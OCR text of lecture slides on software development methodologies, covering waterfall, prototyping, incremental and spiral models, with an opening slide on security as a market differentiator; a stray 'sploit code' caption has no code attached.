
Here's the 'sploit code!

Incentives to Improve




Source: Fundamentals of Secure Architecture – online available at https://knowledge.elementk.com

Incentives to Improve



Source: Applied Software Measurement, Capers Jones, 1996

Software Quality



1980s

Feature Richness

1990s

Time to Market

2000s

Total Cost of Ownership

Today & Tomorrow

Security & Privacy

Next Differentiator ?

Security as a market differentiator

- As software security becomes an increasingly higher priority, it also becomes a strong market differentiator in the eyes of customers. Before committing to a software purchase, customers now ask a variety of questions such as:
  - How much will this software cost to deploy?
  - How would a security breach affect my bottom line?
  - Does this software need to be patched frequently?
  - How will these patching requirements affect the amount of money I spend on training and maintenance?

Software Development Methodologies

AN OVERVIEW

Which software is good?

What are the attributes of good software?

- Should deliver the *required functionality* and *performance* to the user and should be *maintainable, dependable* and *usable*
- Maintainability
  - Software must evolve to meet changing needs
- Dependability
  - Software must be trustworthy
- Efficiency
  - Software should not make wasteful use of system resources
- Usability
  - Software must be usable by the users for which it was designed

System dependability

- The most important system property is dependability
- Dependability of a system reflects the user’s degree of trust in that system.
- Usefulness and trustworthiness are not the same thing.
  - A system does not have to be trusted to be useful.

Importance of dependability

- Systems that are not dependable and are unreliable, unsafe or insecure may be rejected by users
- High costs of system failure
- Undependable systems may cause information loss with a high consequent recovery cost


Software Development Methodologies

- A methodology is:
  - a collection of procedures, techniques, principles, and tools that help developers build computer system
- There are two main approaches to development methodologies:
  - Traditional *monumental* or *waterfall* methodologies
  - *Agile* or *lightweight* methodologies

Methodologies

- Waterfall
- Prototype model
- Incremental
- Iterative
- V-Model
- Spiral
- Scrum
- Cleanroom
- RAD
- DSDM
- RUP
- XP
- Agile
- Lean
- Dual Vee Model
- TDD
- FDD

Development process taxonomy




All development processes

Waterfall


Iterative

Agile

Waterfall versus iterative




Project A: Waterfall development process



Project B: Iterative development process


Agile iterations are not mini-waterfalls

- Activities like design, development, and testing are nearly concurrent.
- “Just enough upfront design,” “real-time specification,” and “continuous testing.”



Waterfall

- Sequential design process
- Progress is seen as flowing steadily downwards (like a waterfall) through SDLC



Requirements

Design

Implementation

Verification

Maintenance

Waterfall model phases


- There are separate identified phases in the waterfall model:
  - Requirements analysis and definition
  - System and software design
  - Implementation and unit testing
  - Integration and system testing
  - Operation and maintenance
- The main drawback of the waterfall model is the difficulty of accommodating change after the process is underway. In principle, a phase has to be complete before moving onto the next phase.

Waterfall model problems

- Inflexible partitioning of the project into distinct stages makes it difficult to respond to changing customer requirements.
  - Therefore, this model is only appropriate when the requirements are well-understood and changes will be fairly limited during the design process.
  - Few business systems have stable requirements.
- The waterfall model is mostly used for large systems engineering projects where a system is developed at several sites.
  - In those circumstances, the plan-driven nature of the waterfall model helps coordinate the work.

Prototyping


- Creating prototypes of software applications i.e. incomplete versions of the software program being developed
- A prototype typically simulates only a few aspects of, and may be completely different from, the final product.




Incremental Build Model

- The model is designed, implemented and tested incrementally (a little more is added each time).
- Finished when satisfies all the requirements.
- Combines the elements of the waterfall model with the iterative philosophy of prototyping.

Tasks in Incremental Model


Communication
Planning
Modelling (analysis, designs)
Construction (code, test)
Deployment (delivery,feedback)
Increment #n
Delivery of 3rd increment
Increment #2
Delivery of 2nd increment
Increment #1
Delivery of 1st increment
Software Functionality & Features
Project Calender Time

Incremental (exploratory) development




Incremental development benefits

- The cost of accommodating changing customer requirements is reduced.
  - The amount of analysis and documentation that has to be redone is much less than is required with the waterfall model.
- It is easier to get customer feedback on the development work that has been done.
  - Customers can comment on demonstrations of the software and see how much has been implemented.
- More rapid delivery and deployment of useful software to the customer is possible.
  - Customers are able to use and gain value from the software earlier than is possible with a waterfall process.

Spiral Model

- Combining elements of design and prototyping-in-stages
- Combines the features of the prototyping and the waterfall model
- The spiral model is intended for large, expensive and complicated projects
- Advantages of top-down and bottom-up concepts




Incremental development problems

